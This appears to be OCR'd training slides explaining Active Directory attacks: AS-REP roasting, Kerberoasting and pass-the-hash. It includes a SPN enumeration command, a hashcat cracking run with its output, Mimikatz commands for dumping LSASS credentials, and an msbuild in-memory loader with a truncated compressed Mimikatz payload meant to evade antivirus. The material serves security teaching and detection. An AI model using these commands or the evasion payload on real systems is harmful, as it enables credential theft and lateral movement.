


- With pre-authentication enabled (default), the KDC requires the client to prove they know their password before issuing a TGT
- The user sends an AS-REQ (request) to the domain controller with a timestamp encrypted using their password hash.
- The DC decrypts it using the stored hash—if successful, it replies with an AS-REP(reply) containing a Ticket Granting Ticket (TGT) from the KDC.
- **The TGT is then used for accessing other services in the domain.**

AS-REP Roasting – Kerberos Pre-Authentication Attack


If Pre-Authentication Disabled:


- DC sends AS-REP without verifying the user.
- AS-REP includes data encrypted with the user's password hash.
- Attackers can request this and attempt offline cracking.
- Used only when apps can't support Kerberos pre-auth, service accounts, legacy compatibility.



Sometimes required to get certain applications to work


AS-REP Roasting – Kerberos Pre-Authentication Attack





Kerberosting – Enumeration of Accounts with SPNs

- Obtain and crack service account passwords by exploiting the way Kerberos handles service tickets
- **Find Service Accounts**
  - Search for AD accounts with an SPN assigned.
  - These accounts are often used by applications and services.
  - This works with a username or hash
  - The credentials don't have to be anything special – account has to have an SPN tied to it so it can be used as a service account




Kerberosting – Enumeration of Accounts with SPNs

You can use PowerShell: Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName | Select-Object Name, SamAccountName, ServicePrincipalName

Kerberosting – Requesting a Ticket

- The attacker (with a valid AD user account) requests a Kerberos Ticket Granting Service (TGS) ticket for an SPN-linked service.
- The TGS ticket is encrypted with the service account's NTLM hash (its password hash).

Kerberosting - Requesting a Ticket



Kerberosting – Extracting the Hash

- Extract and Crack the Hash
  - The attacker extracts the TGS ticket offline with Mimikatz or Rubeus
  - Then the ticket can be brute-forced or cracked using hashcat or John
  - If successful, they recover the plaintext password of the service account.

$ hashcat -m 13100 -a 0 kerberos_hash.txt wordlist.txt --force

```
362d811fcd9f0f198d404d037bc588f78b4446b65c3ded0a0676d768e670ffbe603260003b923a2e4b0e2d6bf9ac4c743fb5dbe48424b786c00d8956f09a225380b4d8
217c244cc433ea73270f7d12e0c6cf0c31e20084a8457e6a463124b22a2da251942219bfbb7f99ee3fa7feee2587d9350d3f4b55fb8d6c74406ae768dad209676e9c63
506ff371a63a4115df14d4f0074a6564ebc09bbdc6575aace0fce20d4e1b271cd153583fbf8684bb0c77ae9c640cf1a436c8fbd40322bf63f43052a7378e12291d75a8
7d9166c2b5c82b38cda30b7b6309ba79053befa0e782a16f1e5506bbe9fe5870847661bbca112720eb9cb85d27e1b597cf2afa16df231cd61465a8d14828afabe95611
708b92bbc7910ca488a60063fa4e4ff6d46a926ac89ae947a006e9f0d5863eea7f27c9d10098e42256314cf9ffe74c346636c4e3552fc489f85e601186d2643582e306
2a641243de6c6e4127d3be09a9bff1e1592a715258ea8b7601bb7a24a10c579c2e87216d573e5cdd774d88a7ce8ee24e361ae860adf49a45542cf826b37e32182d5476
26fe46c6d2703da66352fa5f4a65d5a719cab7d6f2fe318cac4cfa98c290516c8b771a7111a2a586adee73d67999773b387471827e60290adfa0d9499f2e89ae32f953
c81f205794ebd07ceb3868fdedc72419efd56a268e5361b928f7d89f99313f8dccd9320f083e4a17f590823f3d5787819cc93e0216b8544818fee067314e09128f21b5
fc64d2550dacbb3eac722576d7e0570f961c3b5002c547a542d242f47f7971752ecedcc08ca74125871b7401148a7e9b43e8172ee34c759f43d4b8c64ff40fbc63344b
43e4b323637d65e45630105435f2ecbddea6019f09f00d22060efcd94cecdd6bf1d1f4b2959ee79a92fbaeaa4771a20af88aff22eca692e94d997994a09f5f61cf6626
a4205eddfbb60523d6933b9cb1931c0ffaddd7c7ad485bfdffc75042445e56070a1cbc9cc05e4bbc3029e4874121c35a04463185a18bf68648d8c21ef1e9bb5e1fc535
c44d792d5cea5469847e639aa885aefb1a2f95:75032168c4112ddce2fced939c3dc55436f8d13ce2b1ad9c6ee2b14ada235fa93c02cd1ea0b3d77f951412caf29f31
cfffe83e099a5c011a55f:2024password123!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*SQLsvc$ACME.COM$acme.com/SQLsvc*$e7d0b ... 11a55f
Time.Started.....: Wed Oct 30 16:22:54 2024 (0 secs)
Time.Estimated ...: Wed Oct 30 16:22:54 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       24 H/s (0.03ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3/3 (100.00%)
Rejected.........: 0/3 (0.00%)
Restore.Point....: 0/3 (0.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 2024password123! → &password123!
Hardware.Mon.#1..: Util: 26%
```

Lateral Movement - Pass-the-Hash Attack (NTLM)

- When you obtain access to an NTLM hash for a user, you can use that hash to gain access to whatever that user has access to – **YOU DO NOT NEED THEIR PASSWORD**
- It does not matter how strong the password is.
- We can crack hashes, we can also “pass” them.
- Mimikatz is a well know penetration testing tool
- Allows you to tap into the memory of a process called LSASS or Local Security Authority Subsystem Service

Lateral Movement - Pass-the-Hash Attack (NTLM)


- Now, I know what you're thinking, most, if not all AV tools will detect Mimikatz in a heartbeat.
- **This is true.** However, there are ways to get passed this.
- You can use msbuild and this xml to run it in memory
  - C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe mimikatz_new.xml
- **This is why detection of LOLBins like msbuild is critical!!**


https://blog.talosintelligence.com/building-bypass-with-msbuild/

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This in
  <Target Name=
    <ClassExamp
  </Target>
  <UsingTask
    TaskName="
    TaskFactory
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>

      <Code Type="Class" Language="cs">
      <![CDATA[
        using System;
        using System.Runtime.InteropServices;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;

        using System.IO;
        using System.IO.Compression;
        using System.Text;
        using System.Runtime.InteropServices;


        public class ClassExample : Task, ITask
        {


 public static string KatzCompressed =
@"H4sICGeOKGMEAG1pbWlrYXR6LmV4ZQDkXXt4VMUVv5ssEGCTXSCLQQMsstaUoI0GbWJo3U124S7ZPDRAoiBEQIyCEsMGoqAFN
MyZM+eceVpw41IpXpIkM366LkmNkvjnkv79P4dJkpKGNidJr/XePKzR5N88bHzFbXMdlVVzbq26+Q7H9JvvvHNOwDHtFkdV9Z2C
wlc/VcXx/kveLbwV33vyfmbE1xWWMq3GwlMDmgrzdncY9DIKB/L3MiOext/rb5teQeWer43FXkma8UBP6dZfpk0Ppx2RLpb6xvW
7loDJkq2iG0JLsvRuivTf/7MlSi0DJKnMNUAqPwf48sAtNQF8e3/D7RRtN58hD5JUfnnVjJsDN0tSxfyeTFOqwfc7SwyeC/9dLt
J+hG/9WXi50v/JP1l5Sw6VJcihCpscqnR46l0ppe7x7gny4kMkx9ZVTziX4uvN/Nj9hs74J18xe+r9zlxP/Wnyy1M/w+mmP3kz3
vLt0+vqPRaXdRXCB93KV6FaZyVQ/NmXWmvTEAD5w9YHEzj3rSmBEbKa+N7AREmb/TdRmEvZ6W40kQD8aohJAnQjQQsB9SibZeVF
gqb5QzOAsh0o7py3qgu4Tpeh1Juo1D0vSZKyjPOIOsnKZu3bwVytUYSwCgiogCLKz+l0WX/T7s75KlA4M9S3y0cVBObFAxORwZ5
0nzI3y6d85L7JPXlq2ya/8g9faFKCLzTL5gvNTSlFnxdTna2rTD5F8yutMmq4iJgfbInL1Ge6Q3mgclSu22CtPSQBsVmXuGfWWR
vh4r6Nq7oNwtO0lOhn+82F1e7G0zrC8Xtm5gyZGRJ4YFtHnR4YKKvjncUkbMRn34MWaWZoSNeN1lUDOUlNLAObuvp7rCs95iLry
r6mgK8O8BU8dZXIwUOVsrJOVt7jeslKp25Pik+U6loC862rxjtvRK08zjL6M9lDCRPxd7LzevzlO4uJZ2BUlodEzYNQml/tcQFK
FSZt4T1EpOZyqkyGX/E7s0BpwwVE6SJBKQRCuv0lEOFMWjFygJwL5Eh+iGIxCnPNum3+bbLaY/FfE6XVLAOhvH2I7/xHotQsmTm
527Q7X5BQm0umAE/qkmUlsQChSPbiSHbd/mIfzutE3g0i75Ui7wggif4d9hX6N5VTf2aml EAyQnEc6oOQRKHqXpl7tb5ooNIGNh
1ywoSJrJndE900UmloZO6VVXmprP7sOKrmUY7JocGHENLsNRbJo+b3py4rQ/Mzd0AOeiSiQE0OntCttVfFk178lgZnBZQikJStm
o6j2Ie6RQqeuMda90wcqUfGUeV23d4KgF/ZJxP9BwDrkBIkqt4SoJxRWoHyVrgoo4YWUUatBxlRFwJl+NBss1dlx2fuIEwaC/Fc
```

Lateral Movement | Pass-the-Hash Attack (NTLM)

- Run Mimikatz from server where I want to dump hashes
  - **privilege::debug** (access system-level resources – dump LSASS memory and hashes)
  - **sekurlsa::logonpasswords** (we are hoping that someone else is logged in and we can obtain their hashes from LSA or local security authority)





Lateral Movement | Pass-the-Hash Attack (NTLM)

